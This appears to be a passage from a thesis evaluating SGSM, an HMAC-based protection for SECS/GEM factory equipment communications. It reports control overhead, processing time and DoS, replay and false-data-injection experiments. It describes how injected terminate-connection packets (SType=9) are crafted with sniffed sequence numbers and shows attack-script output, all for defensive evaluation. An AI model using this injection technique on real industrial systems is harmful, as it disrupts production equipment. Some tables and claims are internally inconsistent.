Standard SECS/GEM does not incur control overhead because it is devoid of security features and requires no need to transmit control data to the receiver for the verification process. In contrast, the security mechanisms outlined in the preceding subsections provide security features, which entail adding control information to the message, hence incurring control overhead. Table 5.8 summarizes the control overhead observed in all mechanisms studied in the preceding subsections.

Table 5.8 Summary of Control Overhead

Protocol	Control Message (10 bytes)		Data Message (100 bytes)	
	Actual	Overhead	Actual	Overhead
Standard SECS/GEM	14	0	114	0
SECS/GEMsec	14	512	612	512
Secured SECS/GEM	14	0	132	32
SGSM	14	48	148	48

Table 5.8 illustrates the control overhead of the given mechanisms for both control messages and data messages (100-byte payload). SECS/GEMsec is believed to have the highest control overhead because of its large key size (i.e., 4096-bit key). Secured SECS/GEM 32-bytes has the lowest control overhead; unfortunately, it only secures data messages, making it subject to cyber-attacks and unsuitable for usage in a production environment. SGSM protects both data and control messages and protects against cyber-attacks, with a control overhead of 48 bytes when used in conjunction with a 256-bit HMAC algorithm. Secured SECS/GEM and SGSM(SHA256) control overheads decrease rapidly as message size increases; however, the control overhead for SECS/GEMsec with payload size=1000 bytes is roughly 34%, which is regarded

as significantly high in comparison with other mechanisms. Figure 5.8 illustrates the effect of increased message size on control overhead.




Figure 5.8 SGSM: Control Overhead vs. Message Size

5.2 Attack Scenario Experiments

Experiments are conducted in an attack scenario to determine whether the SGSM mechanism protects against attacks and maintains message integrity. In this scenario, an attacker is capable of monitoring network traffic and, through the use of control messages, can launch attacks and disrupt communication. The attack scenario focuses on the DoS attack, Replay attack, and FDIA attack. In order to prevent these attacks, the SGSM mechanism is implemented on two machines emulating the functionality of a host and equipment in a testbed environment. The SGSM mechanism is considered resilient to cyber-attacks when it successfully detects and prevents these attacks. The attack scenario is also used to evaluate the security

strength of other mechanisms, including SECS/GEMsec and Secured SECS/GEM. The following subsections discuss the security analysis of these mechanisms in detail.

5.2.1 SGSM (SHA256) Security Analysis


The experiments conducted in this study aimed to measure the ability of the proposed SGSM mechanism to prevent potential cyber-attacks carried out on SECS/GEM communications. The Scapy-tool (Sci et al., 2015) was used to launch cyber-attacks against SECS/GEM communications in these experiments. The attacks were counted as a success if the attacker was able to inject a separate.req or malicious data in the message into the stream of already ongoing communication between the host and the equipment. The attacks are considered failed if the receiver detects the injected message and it did not comply with the request to terminate the connection and retains the connection. For the higher confidence intervals and better results, the attacks were repeated 20 times to ensure the ability to prevent DoS attacks, replay attacks, and FDIA attacks, and the Attack Prevention Success Rate (APSR) was then measured for standard SECS/GEM, SECS/GEMsec, Secured SECS/GEM and SGSM mechanism. The APSR was calculated by using Equation 3-4.

5.2.1(a) DoS Attack Prevention

One of the primary design objectives of SGSM is to prevent cyber-attacks, especially the DoS attack because the implications of such attacks are severe and cause substantial financial losses. DoS attacks are successful on standard SECS/GEM because it accepts and processes every message it receives, assuming that it is sent from legitimate factory equipment. Attackers leverage this vulnerability and inject a separate-req message, which terminates the connection immediately without waiting

for an acknowledgment. SGSM appends an ACB with each message it transmits, which contains a hash value that determines whether the message is sent from a legitimate device or not. The receiver regenerates the hash and compares it with the hash contained in the received message. The message is accepted when two HMAC values match; otherwise, it is rejected, considering a potential DoS or FDIA attack.

The attack scenario is designed to validate that SGSM can detect and prevent DoS attacks. To successfully launch the DoS attack, the attacker must craft the attack message with the correct sequence number and acknowledgment number; else, the receiver will reject the received message. The Python script to launch a DoS attack is presented in Appendix B, and Figure 5.9 depicts the execution of the DoS attack. The attacker altered the control message, assigned the value 9 to the SType field, which translates to terminate the connection, and sent it to the victim (i.e., equipment).

A terminal window titled 'shams@shams: ~/pywork' with a dark purple background. The terminal output shows the execution of a Python script to launch a DoS attack. The script starts by sniffing network traffic, identifying a packet from 10.207.161.216 to 10.207.161.181 on port 5000. It then crafts an attack packet by altering the SType field to 9 and sends it to the victim. The process concludes with a confirmation that sniffing is finished.

```
shams@shams: ~/pywork
Starting sniff...
Systembyte: 3973050114
Systembyte2: 3973050115
Grabbed packet src_ip=10.207.161.216 dst_ip=10.207.161.181 src_port=38656
dst_port=5000 seq=4195592991 ack=206674024
Crafting Attack Packet ...
Launching DoS Attack ... orig_ack=206674118 jitter=0 seq=206674024
..Finished sniffing!
shams@shams:~/pywork$
```

Figure 5.9 Launching DoS Attack on SGSM

Normally (e.g., standard SECS/GEM), the receiver processes the message as received; however, SGSM includes an ACB that contains a hash value that must be regenerated and verified prior to further processing. The equipment communicating with the host is depicted in Figure 5.10. The equipment authenticated every message until it received a message with SystemBytes=3973050115. This message is discarded

because the two hash values are mismatched. The discarded message is captured using Wireshark and shown in Figure 5.11.

```

Run: gem_equipment x
2022-03-31 23:03:41,663 transitions.core.exit: Finished processing state CONNECTED_NOT_SELECTED exit callbacks.
2022-03-31 23:03:41,663 transitions.core.exit: Exiting state CONNECTED_NOT. Processing callbacks...
2022-03-31 23:03:41,663 transitions.core.exit: Finished processing state CONNECTED_NOT exit callbacks.
2022-03-31 23:03:41,663 transitions.core.enter: Entering state CONNECTED_SELECTED. Processing callbacks...
2022-03-31 23:03:41,663 __main__.SampleEquipment._on_state_wait_cra: connectionState -> WAIT_CRA
2022-03-31 23:03:41,664 transitions.core.callbacks: Executed callback 'on_enter_CONNECTED_SELECTED'
2022-03-31 23:03:41,664 transitions.core.enter: Finished processing state CONNECTED_SELECTED enter callbacks.
2022-03-31 23:03:41,664 transitions.core.execute: Executed callback after transition.
2022-03-31 23:03:41,664 transitions.extensions.nesting._process: Executed machine finalize callbacks
2022-03-31 23:03:41,668 __main__.SampleEquipment._on_state_communicating: connectionState -> COMMUNICATING
2022-03-31 23:03:41,670 __main__.SampleEquipment._handle_stream_function: unexpected function received s01f14
{sessionId:0x0000, stream:01, function:14, pType:0x00, sType:0x00, system:0xeccfef01, requireResponse:False}
##### authenticated
##### authenticated
##### authenticated
##### authenticated
##### authenticated
SystemBytes: 3973050115, Hash Mismatched! message discarded.
##### authenticated
##### authenticated
##### authenticated

```

Figure 5.10 SGSM Detected and Prevented DoS Attack (at the Equipment)

The SGSM successfully detected and prevented the DoS attack launched on SECS/GEM communications. Figure 5.10 reveals that the message was successfully injected into the TCP stream and processed by the equipment; however, the equipment retained the connection and discarded the malicious message, which otherwise would have resulted in connection termination.




Figure 5.11 Wireshark Capture of Injected DoS Attack Message

DoS attacks carried out on different mechanisms were repeated 20 times, and results were computed using Equation 3-4. Table 5.9 depicts the results.

Table 5.9 DoS Attack Prevention Analysis

Mechanism	DoS Attack		
	Experiment Count [N]	Failed Preventing Attack [F]	APSR
Standard SECS/GEM	20	20	0
Secured SECS/GEM	20	20	0
SECS/GEMsec	20	0	1
SGSM(SHA256)	20	0	1

5.2.1(b) FDIA Detection and Prevention

The FDIA attack requires that malicious content must be injected into an already established connection between a host and the equipment. In order to achieve this, the attacker must craft an attack message that contains precise information such as SystemBytes, the SType value, and the SessionID. Once the message is ready to be injected, the attackers must generate the hash and place it into the ACB; otherwise, the receiver will discard the message. The attacker cannot generate the hash because the key is unknown to the attacker. Alternatively, the attacker can capture the message transmitted over the network and manipulate it with malicious information. However, altering the content of the message results in a different hash value when computed on the receiver; consequently, the received message will be discarded due to the mismatch of the two hash values. The SGSM's authentication process prevents attackers from establishing connections with authorized industry equipment, and the captured message cannot be manipulated and sent to the victim. Thus, SGSM successfully detects and prevents FDIA attacks. Table 5.12 Summarized Results of

Cyber-attacks summarizes the findings of an experiment conducted to determine the robustness of SGSM against FDIA attacks. As seen in the table, all attempts to inject malicious content were detected and prevented effectively.

SECS/GEMsec reliably prevents FDIA attacks, as shown in Table 5.12

Summarized Results of Cyber-attacks; nevertheless, its processing time is unacceptably high, making it an unattractive option for preventing cyber-attacks in the industrial network. SECS/GEM only authenticates data messages, allowing attackers to introduce malicious content into control messages, resulting in DoS or FDIA attacks. Table 5.10 shows the resilience of Secured SECS/GEM and SECS/GEMsec mechanisms.

Table 5.10 FDIA Attack Analysis


Mechanism	FDIA Attack		
	Experiment Count [N]	Failed Preventing Attack [F]	APSR
Standard SECS/GEM	20	20	0
Secured SECS/GEM	20	20	0
SECS/GEMsec	20	0	1
SGSM(SHA256)	20	0	1

5.2.1(c) Replay Attack-Detection and Prevention

It is possible to detect and prevent replay attacks using the SGSM mechanism because it is equipped with the necessary functionality. It is trivial for attackers to capture a packet and then send it to the victim at a later stage. In order to determine whether the message is fresh or replayed, the timestamp is extracted and saved by the receiver after each message is received and accepted. This is required to validate the

freshness of the next message received. The messages are only accepted if the timestamp of the current message is greater than the timestamp of the previous message that the system has previously accepted.

Several of the intercepted messages were replayed during the course of the replay attack launched on SECS/GEM communications; however, the SGSM detected them on each try and discarded them. Figure 5.12 illustrates the activities performed on equipment whenever a message is received. It can be observed that the messages received from legitimate devices are validated and accepted, but messages received as part of an attack are reported and dropped. Figure 5.12 also shows the two timestamps (i.e., old timestamp and new timestamp) each time a message with a stale timestamp is received.



```

Run: gem_equipment x
2022-03-31 04:12:24,001 transitions.core.exit: Exiting state CONNECTED_NOT_SELECTED. Processing callbacks...
2022-03-31 04:12:24,001 transitions.core.exit: Finished processing state CONNECTED_NOT_SELECTED exit callbacks.
2022-03-31 04:12:24,001 transitions.core.exit: Exiting state CONNECTED_NOT. Processing callbacks...
2022-03-31 04:12:24,001 transitions.core.exit: Finished processing state CONNECTED_NOT exit callbacks.
2022-03-31 04:12:24,001 transitions.core.enter: Entering state CONNECTED_SELECTED. Processing callbacks...
2022-03-31 04:12:24,002 __main__.SampleEquipment._on_state_wait_cra: connectionState -> WAIT_CRA
2022-03-31 04:12:24,003 transitions.core.callbacks: Executed callback 'on_enter_CONNECTED_SELECTED'
2022-03-31 04:12:24,003 transitions.core.enter: Finished processing state CONNECTED_SELECTED enter callbacks.
2022-03-31 04:12:24,003 transitions.core.execute: Executed callback after transition.
2022-03-31 04:12:24,003 transitions.extensions.nesting._process: Executed machine finalize callbacks
2022-03-31 04:12:24,005 __main__.SampleEquipment._on_state_communicating: connectionState -> COMMUNICATING
##### authenticated
Replay Attack Detected: oldTS=4744701835967756771 : NewTS=4744701835967738910
Replay Attack Detected: oldTS=4744701835967756771 : NewTS=4744701835967756771
##### authenticated
2022-03-31 04:12:24,816 __main__.SampleEquipment._handle_stream_function: unexpected function received s01f14
{sessionID:0x0000, stream:01, function:14, pType:0x00, sType:0x00, system:0x5535ff4a, requireResponse:False}
Replay Attack Detected: oldTS=4744701835971129725 : NewTS=4744701835971129725
2022-03-31 04:12:25,210 __main__.SampleEquipment._handle_stream_function: unexpected function received s01f14
{sessionID:0x0000, stream:01, function:14, pType:0x00, sType:0x00, system:0x5535ff4a, requireResponse:False}
##### authenticated
##### authenticated
Replay Attack Detected: oldTS=4744701836093595692 : NewTS=4744701836093595692
Replay Attack Detected: oldTS=4744701836093595692 : NewTS=4744701836093574842

```

Figure 5.12 SGSM: Replay Attack Detection and Prevention

SGSM successfully detected and prevented attacks carried out on SECS/GEM communications on each attempt, which makes it superior when compared with other mechanisms. SECS/GEMsec also prevented replay attacks; however, its processing time is very high, i.e., around 20 milliseconds, whereas SGSM has a processing time lower than one millisecond. Secured SECS/GEM, on the other hand, is vulnerable to replay attacks and fails to detect and prevent such attacks. Results of Replay attacks were computed using equation 3-4 and are shown in Table 5.11.

Table 5.11 Replay Attack Analysis

Mechanism	Replay Attack		
	Experiment Count [N]	Failed Preventing Attack [F]	APSR
Standard SECS/GEM	20	20	0
Secured SECS/GEM	20	20	0
SECS/GEMsec	20	0	1
SGSM(SHA256)	20	0	1

5.2.2 Summary of Attack Analysis

Table 5.12 summarizes cyber-attacks performed against devices that employ a variety of security mechanisms to protect SECS/GEM communications. Along with the security mechanisms, the attacks were conducted on standard SECS/GEM to compare performance. A series of twenty repeated experiments were conducted to determine the robustness and resilience of these mechanisms against cyber-attacks.

As expected, the standard SECS/GEM is completely vulnerable to cyber-attacks, with all attempts succeeding. SECS/GEMsec successfully prevented attacks, but due to its prolonged processing time, it is unlikely to be employed in a production

environment. Secured SECS/GEM authenticates only data messages; as a result, attacks initiated via control messages were successful. None of the mechanisms discussed thus far has been shown to be capable of preventing cyber-attacks with efficiency (i.e., processing time); hence, they cannot be deployed in a production environment. On the other hand, the proposed SGSM security mechanism outperformed all of these mechanisms in terms of cyber-attack resilience and processing time, making it the best alternative for commercial implementation.

Table 5.12 Summarized Results of Cyber-attacks

Attack Type	Standard SECS/GEM			SECS/GEMsec			Secured SECS/GEM			SGSM		
	N	F	AP SR	N	F	AP SR	N	F	AP SR	N	F	AP SR
DoS	20	20	0	20	0	1	20	20	0	20	0	1
Replay	20	20	0	20	0	1	20	20	0	20	0	1
FDIA	20	20	0	20	0	1	20	20	0	20	0	1

5.3 Discussion

The comparative analysis of SGSM with standard SECS/GEM and other mechanisms was done in terms of processing time, control overhead, and resilience against cyber-attacks. Along with these essential matrices, the mechanisms were assessed for their ability to handle multi-featured, customizable, and lightweight criteria. Experiments were conducted under normal and attack scenarios to determine whether the proposed SGSM mechanism satisfies the research objectives stated in Chapter 1 (1.4) and additional requirements specified in Chapter Two (2.9). The following subsections detail the comparisons and findings based on the mentioned criteria.

5.3.1 Attainment of Authentication and Integrity

A security mechanism must first and foremost ensure that communication takes place only among authorized SECS/GEM-enabled devices. Failure to do so would result in various attacks, including the DoS attack. Keeping this under consideration, the SGSMS appends the ACB to each message, providing the receiver with the authentication information necessary to verify the received message. To accomplish this, the sender uses an HMAC algorithm to generate a hash using a secret key that is pre-shared between the two communicating devices. The receiver regenerates a new hash using the same pre-shared key and compares the two hash values. If two hash values match, the message is accepted; otherwise, it is rejected. The attacker cannot communicate with the receiver without knowing the key, and breaking the key from a hash value is computationally infeasible. Thus, SGSMS assures that communication takes place only among authenticated devices.

The HMAC value associated with each message uniquely identifies the message. The attacker can still intercept the message and can extract relevant information from it, but they cannot modify the message contents. This is because attackers are unaware of the secret key, and without it, computing a new hash on the given message is not possible. Hence, based on the results presented in Table 5.12, adopting HMAC algorithms to generate hash values helps prevent cyber-attacks and authenticate devices and ensure message integrity.

Secured SECS/GEM, on the other hand, attaches a nonce and a tag with each outgoing data message, which is required by the receiver to decrypt and authenticate the message. Secured SECS/GEM focuses on encrypting just data messages, preventing attackers from obtaining valuable information that, if revealed, could result

in financial losses and damage the reputation. Because control messages are left unauthenticated and unencrypted, attackers have the opportunity to exploit these messages and conduct a variety of attacks, including a DoS attack.

SECS/GEMsec ensures that the communication takes place only between authenticated devices, and to achieve this, it attaches a signature with each message. Even though SECS/GEMsec provides authentication and successfully prevents attacks, it does so by encrypting the hash with the RSA algorithm, which makes it compute-intensive and exceedingly slow compared to the SGSM and Secured SECS/GEM protocols.

5.3.2 Lightweight

SECS/GEM-enabled devices produce massive amounts of data that provide valuable insight into equipment utilization, material consumption, and other manufacturing-related information. This data must be generated and processed immediately to minimize errors, improve efficiency, and reduce material waste. The SECS/GEM standard is designed to be extremely fast, providing near-real-time insights. As a result, security mechanisms proposed for SECS/GEM must also be fast and have a low processing time overhead. The processing time of a security mechanism is a crucial factor in the SECS/GEM environment because any delay in processing the data can have a significant impact on the production process. For example, a delay in identifying and addressing equipment failure can result in increased downtime, reduced production output, and increased maintenance costs. Similarly, a delay in processing material consumption data can result in unnecessary waste and increased costs. Furthermore, in real-time production environments, where decisions need to be made quickly, the use of security mechanisms that have a high

processing time overhead could impede the ability to act in real-time. Therefore, security mechanisms with low processing time overhead are essential to ensure that the data can be processed quickly, enabling near-real-time decision-making and minimizing the impact of any delays.

In order to ensure that SGSM is a lightweight mechanism, the experimental results described in 5.1.1 were compared to those obtained from existing mechanisms such as Secured SECS/GEM and SECS/GEMsec in terms of processing time consumption measured at the sender while generating and appending control information with each message before it is sent over the network in a testbed environment.

The experimental results illustrated in Figure 5.13 indicate that the SGSM mechanism has the lowest processing time (i.e., 0.31 and 0.17 milliseconds for sending and receiving messages, respectively) compared with Secured SECS/GEM and SECS/GEMsec mechanisms. Hence, the SGSM fulfills the lightweight requirements. Compared with the standard SECS/GEM, the SGSM's processing time is slightly higher, which is expected given the cost of securing the SECS/GEM communications from cyber-attacks.




Figure 5.13 Comparison of Processing Time Overhead

5.3.3 Multi-Featured and Versatility

The SGSM (Name of mechanism) is a versatile and feature-rich mechanism that offers a wide range of capabilities and benefits compared to other existing mechanisms. One of the key strengths of the SGSM is its ability to adapt to different situations and industrial needs through its various operational modes. For example, the SGSM can be configured in authentication mode, which is designed to authenticate devices, maintain message integrity, and prevent cyber-attacks. In this mode, the messages are transmitted in plaintext, which makes the communication vulnerable to eavesdropping attacks. Attackers can steal sensitive information and business secrets, which can damage the organization's reputation and cause financial losses. To address this vulnerability, the SGSM can be configured in dual operational mode, which not only authenticates messages but also encrypts them. In this mode, the SGSM uses a

combination of symmetric and asymmetric encryption techniques to secure communications, making it computationally infeasible for attackers to launch a brute-force attack and breach the security. This provides an additional layer of protection to prevent unauthorized access to the proprietary information and intellectual property of the organization. The SGSM is a superior mechanism due to its versatility, rich set of features, and ability to adapt to different situations and industrial needs through its various operational modes. It offers a robust and secure solution for protecting communications in the SECS/GEM environment, which is crucial for the protection of an organization's reputation and proprietary information.

In contrast, Secured SECS/GEM and SECS/GEMsec are designed to offer confidentiality and authentication, respectively. There is no support for other features and the freedom to choose features as desired in a given situation with these mechanisms. Secured SECS/GEM only encrypts data messages and transmits control messages in plaintext, making it vulnerable to several attacks, including the DoS attack. SECS/GEMsec, on the other hand, authenticates devices and prevents cyber-attacks; however, it is devoid of confidentiality support; thus, attackers can monitor communication and steal business secrets.

5.3.4 Attainment of Customizability

Industrial devices, such as those used in the SECS/GEM environment, are designed to stay connected and operational on the shop floor for extended periods of time, sometimes for several weeks or even months. These devices are powered off only during regular maintenance or for hardware or software upgrades. Unnecessary shutdowns can result in financial losses for the industry, as they can disrupt the production process and cause delays. Therefore, a security mechanism for such

devices must be customizable to avoid frequent upgrades or shutdowns. The SGSM is designed to support different modes, and each mode provides different algorithms with varying key sizes to be selected depending on the desired security level. This allows for a high degree of flexibility and customizability, enabling organizations to choose the level of security that best meets their needs. For example, for minimum security, the SGSM can be operated in authentication mode with HMAC-SHA256. Based on the results, it is observed that HMAC-SHA256 incurs little processing time overhead, i.e., 0.31 and 0.17 milliseconds for sending and receiving messages, respectively. This allows for quick and efficient processing of control information without disrupting the production process.

However, for more robust security, the SGSM can be operated in dual operational mode with HMAC-SHA3-512, which offers increased protection against cyber-attacks without the need for software upgrades. In addition, the customizability of the SGSM allows organizations to choose the level of security that best suits their needs and avoid software upgrades which can ultimately increase throughput and benefit businesses.

In contrast, SECS/GEMsec and Secured SECS/GEM address specific security issues and are rigid in their design. SECS/GEMsec uses the RSA algorithm with a fixed-size key (i.e., 2048 or 4096), which cannot be changed once configured. Similarly, Secured SECS/GEM is hardcoded with AES and does not allow a change of algorithm or key size. This rigid design pattern limits the application of these two mechanisms on a commercial scale.

5.3.5 Cyber-Attack Detection and Prevention

Secured SECS/GEM is entirely vulnerable to cyber-attacks because it only encrypts and authenticates data messages; the control messages are left unprotected. Although the SECS/GEMsec mechanism prevents cyber-attacks, it is highly compute-intensive and imposes 19.05 and 20.36 milliseconds processing time overhead on sending and receiving messages, which makes it infeasible for commercial use.

SGSM is a feature-rich security mechanism enabling various modes and algorithms to be selected depending on the security level required. It suppresses other security mechanisms and prevents cyber-attacks. Results presented in Table 5.13 indicated that SGSM outperformed other mechanisms in terms of preventing threats such as DoS, FDIA, and Replay attacks.

Table 5.13 summarizes each mechanism's performance measured under different attributes. It can be observed that SGSM obtained better results in all aspects covered in this study.

Table 5.13 Summary of the Performance Comparison

Attribute	Mechanism			
	Standard SECS/GEM	Secured SECS/GEM	SECS/GEMsec	SGSM
<i>Multi-featured</i>	✗	✗	✗	✓
<i>Customizable</i>	✗	✗	✗	✓
<i>Authentication</i>	✗	✓*	✓	✓
<i>Confidentiality</i>	✗	✓*	✓	✓
<i>Integrity</i>	✗	✓*	✓	✓
<i>Lightweight</i>	—	✓	✗	✓
<i>DoS Attack Resilient</i>	✗	✗	✓	✓
<i>Replay Attack Resilient</i>	✗	✗	✓	✓
<i>FDIA Attack Resilient</i>	✗	✗	✓	✓

(Here * represents data messages only)

5.4 Chapter Summary

